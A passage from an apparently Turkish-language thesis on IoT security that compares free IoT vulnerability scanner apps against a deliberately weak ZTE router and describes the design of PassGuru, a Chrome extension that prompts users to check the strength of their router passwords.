


Resim 7.5: Kaspersky IoT Scanner uygulaması: (a) Tarama sonucu açıklık bildirimi, (b) Zafiyetli ZTE cihazına ait bilgiler.

Intec şirketi tarafından geliştirilen MIRAI_DEFENDER ağ üzerindeki IoT cihazlarındaki güvenlik açıklıklarını tespit etmek için tasarlanmıştır [126]. AppleStore ve Google Play üzerinden yüklenmektedir ve İngilizce, Japonca, Çince dillerini desteklemektedir. Uygulama 192.168.1.28 IP adresli Iphone 7 mobil telefon üzerine kurularak test edilmiştir. Kurulum sonrasında Resim 7.6.a'da görüldüğü üzere başlangıç ekranı görüntülenmekte, SCAN tuşu ile başlatılarak Resim 7.6.b'de görülen cihaz listesi gösterilmektedir. Tarama başlatıldığında 1 dakika içerisinde 192.168.1.22 IP adresli bilgisayar hariç ağdaki diğer 6 aktif sistemi ve bu sistemlerdeki açık portları bulmuştur, tarama müddetince ilerleme çubuğu ile kullanıcıya bilgi verilmiştir. Check butonu tıklanarak sistemler üzerindeki parola güvenliği test edilmiştir. Resim 7.6.c'de görüldüğü üzere 4 dakika içerisinde ağdaki cihazların parola testleri tamamlanmış ve ve Resim 7.6.d'de görüldüğü üzere ZTE cihazının parolasının zayıf olduğu tespit edilmiştir, tarama müddetince ilerleme çubuğu ile kullanıcıya bilgi verilmiştir. Resim 7.7'de görüldüğü üzere sistemlerin marka ve model bilgileri elle girildiği takdirde o sistemlerle ilgili geçmişte raporlanan açıklıkları da görüntülemekte, port scan tuşu tıklandığında açık portlar raporlanmakta, ping tuşuna basıldığında cihaza ping gönderilerek gecikme ve kayıp durumu raporlanmaktadır.



Resim 7.6: MIRAI_DEFENDER uygulaması: (a) Uygulama başlangıç ekranı, (b) Tespit edilen cihazlar, (c) Detaylı tarama sonucu ikaz, (d) Cihazlara ait parola testi sonuçları.



Resim 7.7: MIRAI DEFENDER uygulaması ek özellikleri: (a) Elle cihaz bilgilerinin girilmesi, (b) Açık portların görüntülenmesi, (c) Cihaza ait geçmişte raporlanan açıklıkların görüntülenmesi.

7.1.1 Değerlendirme

IoT cihazlarında açıklık taraması yapmak üzere geliştirilen ücretsiz uygulamalar araştırıldığında Türkçe bir uygulama bulunmadığı görülmüştür.

Uygulamaların karşılaştırıldığı Çizelge 7.1'de görüldüğü üzere mevcut uygulamalardan biri zafiyetli ağ cihazındaki mevcut güvenlik açıklığını hiç tespit edememiştir. Güvensiz bir ürünün güvenli olduğunu değerlendirmek daha büyük güvenlik sorunlarına yol açabilir. Burada bir tasarım hatası olduğu açıktır. Tasarım hataları kullanılabilirlik hususunda yapılabileceği gibi, bu testte de görüldüğü üzere işlevsellik hususunda da yapılabilir. Bu tür uygulamaları kullanıcıya sunan şirketler ürünlerini gerçekçi test metotları ile yük altında doğru bir şekilde test etmelidir. Diğer üç uygulama zafiyetli ağ cihazındaki açık portları raporlamış ve bir güvenlik açığı olduğunu bildirmiştir. Test edilen 1. ve 3. uygulama güvenlik zafiyetini yalnızca açık portlar ile ilişkilendirmiş ve bu portların kapatılmasını tavsiye etmiş, 4. uygulama ise Mirai kütüphanesinde kayıtlı parolaları cihaz üzerinde denemiş ve parola zafiyeti olduğunu bildirmiştir. Tüm uygulamaların İngilizce olduğu dikkate alındığında bu ikazları anlamak için İngilizce bilinmesinin gerektiği açıktır. Dolayısıyla Türk kullanıcıların bu uygulamalardan fayda sağlama oranı az olacaktır.

Çizelge 7.1: Uygulamaların karşılaştırılması.

Uygulama	**Desteklenen Platform**	**Desteklenen Diller**	**Tespit ve detaylı testin tamamlanma süresi (toplam)**	**Ağda Tespit Edilemeyen Cihazlar**	**ZTE üzerinde tespit edilen portlar**	**ZTE üzerindeki açıklık raporlandı mı?**
Trendmicro House Call	Windows	İngilizce	3 dk.	-	21,23,80	Evet
Bitdefender Home Scanner	Windows	İngilizce	17 dk.	Iphone 7	-	Hayır
Kaspersky IoT Scanner	Android	İngilizce	2 dk.	-	21,23, 7547	Evet
Intec Mirai Defender	Android, IOS	Çince, Japonca, İngilizce	5 dk.	Bilgisayar	21,23,80, 7547	Evet

Ancak esas eleştirilecek konu bu uygulamaların kullanıcıya sadece açık portları raporlamasıdır. Sıradan bir kullanıcı cihaz üzerindeki portların nasıl kapatılacağını bilmeyebilir ama parolanın nasıl değiştirilebileceği cihazların kullanım kılavuzunda

yazan temel seviyede bir işlemdir. Örneğin test esnasında zafiyetli olarak yapılandırılan ağ cihazının kullanım kılavuzunda parolanın nasıl değiştirileceği yazmaktadır ancak portların nasıl kapatılacağı yazmamaktadır. Sıradan bir kullanıcı için Telnet protokolünün faal olması bir anlam ifade etmeyebilir, bunun bir güvenlik açığı yaratabileceği kullanıcıya bildirilse dahi kullanıcı bu konuda nasıl bir tedbir alması gerektiğini bilmeyebilir. Burada asıl güvenlik sorunu kullanıcının güvensiz bir parola kullanıyor olması ihtimalidir. Dolayısıyla IoT açıklık tarayıcısı olarak tasarlanan bir uygulamada kullanıcılara varsayılan/güvensiz parola kullanımı konusunda hatırlatmada bulunulması, açık portların yaratacağı tehlikeler bildirilirken bu tehlikelerin parolalar ile de ilişkilendirilmesi gerekmektedir. Ağ cihazındaki zafiyeti tespit eden her üç uygulama da bu konuda yetersiz görülmüştür.

7.2 Web Tarayıcı Uzantısı ile Güvenli Parola Kullanımının Desteklenmesi

Web tarayıcı eklentileri web tarayıcılarının standart olarak sunduğu fonksiyonlara ilave özellikler eklemeye yarayan uygamalardır. Bu özellikler zaten web tarayıcıların hali hazırda sunduğu özellikler (örn. yer işareti ekleme) olabileceği gibi reklam sitelerini engelleme vb. tümüyle farklı bir fonksiyonun eklenmesi mümkündür [127]. Her üç Firefox kullanıcısından birinin en az bir tarayıcı uzantısı kullandığı değerlendirilmektedir [128].

Mirai vb. IoT botnet saldırılarının etkisini azaltma amacıyla akademisyenler tarafından önerilen tedbirler değerlendirildiğinde bir çoğunun son kullanıcıyı güvenlik çemberinin dışında bırakan yöntemler olduğu görülmüştür. Makine öğrenimi, blokzincir vb. ileri düzey yöntemlerle IoT cihazlarının güvenliğinin sağlanması önerilse dahi bu çözümlerin şu anda sıradan kullanıcılara yapacağı katkı sınırlıdır, bu yöntemlerin son kullanıcıya sunulacak bir ürün haline getirilmesi gerekmektedir. Bu tez kapsamında yapılan kullanıcı araştırmasında Owasp IoT Top 10 listesi ile uyumlu bir şekilde Türkiye'deki her beş kullanıcıdan ikisi satın aldıkları cihazların varsayılan parolalarını ilk kurulumda değiştirmediği gibi kullanıcıların IoT cihazlarının güvenliğine dair farkındalık düzeyinin yetersiz olduğu görülmüştür. Son kullanıcı odaklı hazırlanan IoT cihazları güvenlik tarama uygulamaları tamamen İngilizce dilinde hazırlanmıştır, İngilizce bilmeyen kullanıcıların bu uygulamalardan fayda sağlaması beklenmemelidir.

Son kullanıcıların satın aldıkları IoT cihazlarının parolalarını zor tahmin edilir seçmeleri mevcut nesnelerin interneti güvenliğine büyük katkı sağlayacaktır. Bu davranışı pekiştirmek amacıyla PassGuru isimli bir web tarayıcı uzantısı tasarlanarak kodlanmıştır.

7.2.1 Uzantının amacı

PassGuru uzantısının temel amacı kullanıcıların web tarayıcının adres çubuğuna girdiği 192.168.1.* paternli adresleri tespit ederek kullanıcıyı ikaz etmek ve kullanıcıya parolasını test ederek güvenli olup olmadığını öğrenebileceği bir araç sağlamaktır. Adres paternini değiştirmek, ilave adresler eklemek mümkündür. Yapılan kullanıcı çalışmasında kullanıcıların %86'sının Google Chrome kullanıyor olması nedeniyle Google Chrome uyumlu tasarlanmıştır ancak kodlarda yapılacak küçük değişikliklerle Mozilla Firefox ve Opera tarayıcılarına uyarlanabilmektedir.

Web tarayıcı uzantıları kullanım amacına göre Browser Action ve Page Action olmak üzere iki ayrı metotla kodlanır. Kullanıcının gezdiği örün sayfaların çoğunda devreye girmesi planlanan uzantılar Browser Action ile, sadece belirlenmiş ve daha az sıklıkta görüntülenen sayfalarda devreye girmesi planlanan uzantılar Page Action olarak tasarlanır. PassGuru Page Action ile tasarlanmıştır.


7.2.2 Uzantının tasarımı

PassGuru uzantısının dosya yapısı Şekil 7.2'de sunulmuştur. manifest.json dosyası içerisinde tüm uzantıların sahip olması gereken temel özellikler kodlanmaktadır. Bu kapsamda uzantının adı, versiyon bilgisi, izinleri, kullandığı betik ve html dosyaları, kullandığı ikonlar manifest.json dosyası içerisine tanımlanarak uzantı paketi kapasamınaa dahil edilir. manifest.json dosyası kaynak kodu EK-2.1'de sunulmuştur.

Background.js içerisinde kodlanan fonksiyonlar ile tarayıcı çalışırken arka planda dinleme yapılarak tanımlanmış adres paterni tespit edildiğinde uzantının etkinleştirilmesi sağlanır.

Content scripts kapsamında; passguru.js dosyası içerisindeki fonksiyonlar ile kullanıcıya "PassGuru devrede" içerikli ikaz üretilir ve web sitesi kırmızı çerçeve içine alınır, sweetalert.js ile kullanıcıya görüntülenecek ikazların özelleştirilmesi sağlanır, jquery-3.1.0.min.js ile jquery fonksiyonları edinilir, content_script.js ile background.js içerisindeki fonksiyonlara girdi sağlanarak tarayıcı açık kaldığı sürece adres çubuğuna

girilen adreslerin uzantı tarafından kontrol edilmesi sağlanır. passguru.js dosyası kaynak kodu EK-2.2'de sunulmuştur.




Şekil 7.2: PassGuru uzantısı dosya yapısı.


Page action kapsamında uzantıya ait çeşitli boyutlardaki ikonlar tanımlanır, uzantı tarafından üretilen varsayılan popup sayfası oluşturulur. Popup kapsamında kullanıcıya görüntülenecek popup.html sayfası, stilleri içeren popup.css dosyası ve girilen parolayı test edecek betiklerin bulunduğu popup.js dosyası bulunur. Popup.js dosyasında kayıtlı kaynak kodlar EK-2.3'te sunulmuştur.

7.2.3 Uzantının çalışma döngüsü


Uzantının akış diyagramı Şekil 7.3'de gösterilmiştir. Uzantı web tarayıcı açıldığında devreye girer ve arka planda sürekli web tarayıcı adres çubuğuna girilen adresleri dinler. Resim 7.8'de görüldüğü üzere girilen adresler manifestoda kayıtlı 192.168.1.* paternine uymadığı sürece adres çubuğu yanındaki PassGuru ikonu gri renktir ve uzantı devre dışıdır. Resim 7.9'da görüldüğü üzere girilen bir adres 192.168.1.* paternine uyuyorsa adres çubuğunun yanındaki PassGuru ikonu mavi renge döner ve uzantı etkinleştirilir, kullanıcıya PassGuru'nun devrede olduğunu bildirir bir ikaz üretilir ve web sayfası kırmızı çerçeve içine alınır. Kullanıcı bu ikazı "OK" tuşu ile kapatır.



Şekil 7.3: Uzantının akış diyagramı.




Resim 7.8: 192.168.1.* paternine uymayan adreslerde uzantının devreye girmemesi.




Resim 7.9: 192.168.1.* paternine uyan adreslerde uzantının devreye girmesi.

Tarayıcı üzerindeki PassGuru ikonu tıklandığı takdirde Resim 7.10'da gösterildiği üzere popup sayfası kullanıcıya görüntülenir. Bu sayfada kullanıcıya basit parola kullanımının zararları ve uzantının girilen parolayı kimseyle paylaşmayacağına dair ikaz bulunmaktadır. Kullanıcı form alanına tıkladığı takdirde Resim 7.11'de görüldüğü üzere 5 farklı kural kırmızı renk ve çarpı işaretiyle kullanıcıya gösterilir. Bu kurallar "Bir küçük harf olmalı", "Bir büyük harf olmalı", "Bir sayı olmalı", "Bir özel karakter olmalı", "Minimum 8 karakter barındırmalı" olarak düzenlenmiştir. Kaynak kod üzerinde değişiklik yaparak kuralları özelleştirmek mümkündür.




Resim 7.10: İkon tıklandığında görüntülenen popup sayfası.




Resim 7.11: Güvenli parola kurallarının kullanıcı tarafından görüntülenmesi.


Resim 7.12'de görüldüğü üzere kullanıcı form alanına her bir karakter girdiğinde o ana kadar girilen metnin tamamının kurallara uygunluğu test edilir ve uyulan kurallar yeşil renge boyanır, çarpı işaretleri tik (doğru) işaretiyle değişir. Resim 7.13'te görüldüğü üzere kullanıcı değerlendir butonuna bastığında tüm kurallara uyuluyorsa yeşil tik (başarılı) ikonlu "Harika, bu parolayı kullanmanı tavsiye ederim!", Resim 7.14'te görüldüğü üzere 